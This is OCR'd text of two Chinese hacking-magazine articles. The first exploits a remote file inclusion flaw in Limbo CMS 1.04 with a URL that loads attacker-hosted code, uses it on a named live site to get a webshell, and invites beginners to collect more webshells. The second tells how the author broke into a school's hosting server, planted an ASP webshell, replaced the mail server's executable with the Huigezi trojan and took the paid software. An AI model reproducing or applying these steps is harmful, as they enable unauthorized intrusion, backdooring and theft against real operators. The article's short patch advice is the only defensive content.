
include ("config.php");

/*include other main files */
include($lm_absolute_path."includes/initglobals.php");
include($includes_dir."functions.php");
include($classes_dir."limbo.php");
include($lm_absolute_path."lang/$lm_language/$lm_language.php");
/*intialize database */
include($includes_dir."dblayer.php");
include($classes_dir."class_auth.php");
include($classes_dir."class_stats.php");
```


看来有人在我之前来玩过了，把漏洞页面给改了，还留上自己名字，太嚣张了，我一定要想办法拿下这个站。


二、找寻其它漏洞页面

现在，Sql.php这个漏洞页面被删了，其它页面呢？这套程序不会就一个文件有问题吧。我马上在网上下了个Limbo CMS 1.04的程序，本地搭建好了php的测试环境，接下来就查找一下程序里其它文件中include包含文件是否有问题。在查看index2.php文件的时候发现有类似的问题，index2.php文件的部分代码，如图2所示。



从上面的代码可以看到，它直接包含了文件，我们可以从外部提交$includes_dir、$class_dir、$lm_absolute_path中的任何一个参数来加以利用，成功利用的话可以执行命令或者得到webshell。先在本地测试下，在地址栏提交：http://localhost:808/index2.php?includes_dir=http://rabbit333.myrice.com/2006.txt?，返回结果如图3所示。

这说明index2.php文件存在漏洞，还有其它几个文件也存在类似的漏洞，我就不一一说明了，利用方法都差不多。




三、顺利拿下网站

现在到网上去看看刚才那个网站能不能利用成功，在地址栏里提交 http://www.areyoueye.com/ch/index2.php?includes_dir=http://rabbit333.myrice.com/2006.txt?，返回结果，如图4所示。

利用6期原来文章里的方法，轻松拿到webshell。

四、后记



网上很多网站都只修补了sql.php这个文件，其中还有不少大站，利用这种方法可以拿到许多webshell，菜鸟朋友们又有webshell玩了。以上方法只作技术研究，如果用于非法黑站，与本人无关。修补方法：


1. 在那些include包含文件出问题的页面，第一行添加：defined('_VALID_LM') or die('Direct Access to this location is not allowed.');

2. 在php.ini中将register_globals = off和allow_url_fopen = off 都设置为off。

编辑点评：读文章举一反三，或许是最高明的读者了。不过本文作者只是举了一，没有二、三。那么我来问大家一个问题，像http://www.areyoueye.com/ch/index2.php?includes_dir=http://rabbit333.myrice.com/2006.txt? 这样的url为什么结尾要加一个"?"，不加这个"?"就显示不出2006.txt的页面呢？


winwebmail 的缺陷美

乱步



图1

前几天义务为学校的服务器做了一次安全检测，学校使用的是一个超级老的web程序，可以注入的地方很多，很顺利地得到admin账号密码，并搭配upload上传了我的aspshell，如图1所示。


先简单地刺探一下信息，权限设置如下，c，d，f盘都不可以浏览，c:\Documents and Settings和c:\Program Files\也不可以浏览，c:\windows可以浏览，但是也没什么用，找不到可以利用的价值，拥有独立的iuser账号，幸好还支持FSO，服务器版本是2003系统，iis当然是6.0的哦，也不存在php和cgi等，最令人吃惊的是，服务器不支持aspx，有可能是管理员把这个后缀给删了，wscript.shell和shell.applictaion不可以用，这是一台提供空间的主机，到这里我可以这样下结论：这个管理员很厉害，起码是我遇到的最牛的管理员。


图2

扫一下该服务器端口，如图2可以看到这个管理员确实有一些安全意识，只对外开放了这些端口。ftp还是serv-u6.1的，但不排除管理员修改了banner，就算是6.1以下，我们也无法运行提权程序。mail是winwebmaill，没接触过，但是听朋友说，这个mail很安全，1433是mssql，倒是可以考虑暴力破解，但是管理员这么厉害，不可能把密码设置得很简单，所以这个也放弃。


图3

还是转到webshell看看，在网上找了一个有关于提权重点目录的文档，顺手输入C:\Documents and Settings\All Users\Application Data\，原来这个目录，管理员并没有设置权限，还看到了一个Symantec的杀毒软件，在这个目录内应该有它的杀毒日记，果然不出所料，如图3所示，全部下载下来，研究看看有没有什么好东西，突然让我发现了一个目录f:\winwebmaill，赶快输入地址看看，出来了如图4所示，试试是不是有权限，把faq.htm改成faq1.htm，它居然提示我成功，好开心啊，现在可以考虑一下替换服务，把所有文件都下载下来研究一下，发现easymail.exe是主程序，呵呵！不用我说，你也知道我要干嘛了，但是这个程序有700多K，所以我不打算捆绑，直接替换，换上一个灰鸽子，就等它重启了。就是这样简单，就拿下了这台BT主机。顺便把这个winwebmaill打包一下全部下载下来，这个可是正版的哦，几百块的哦！


图4

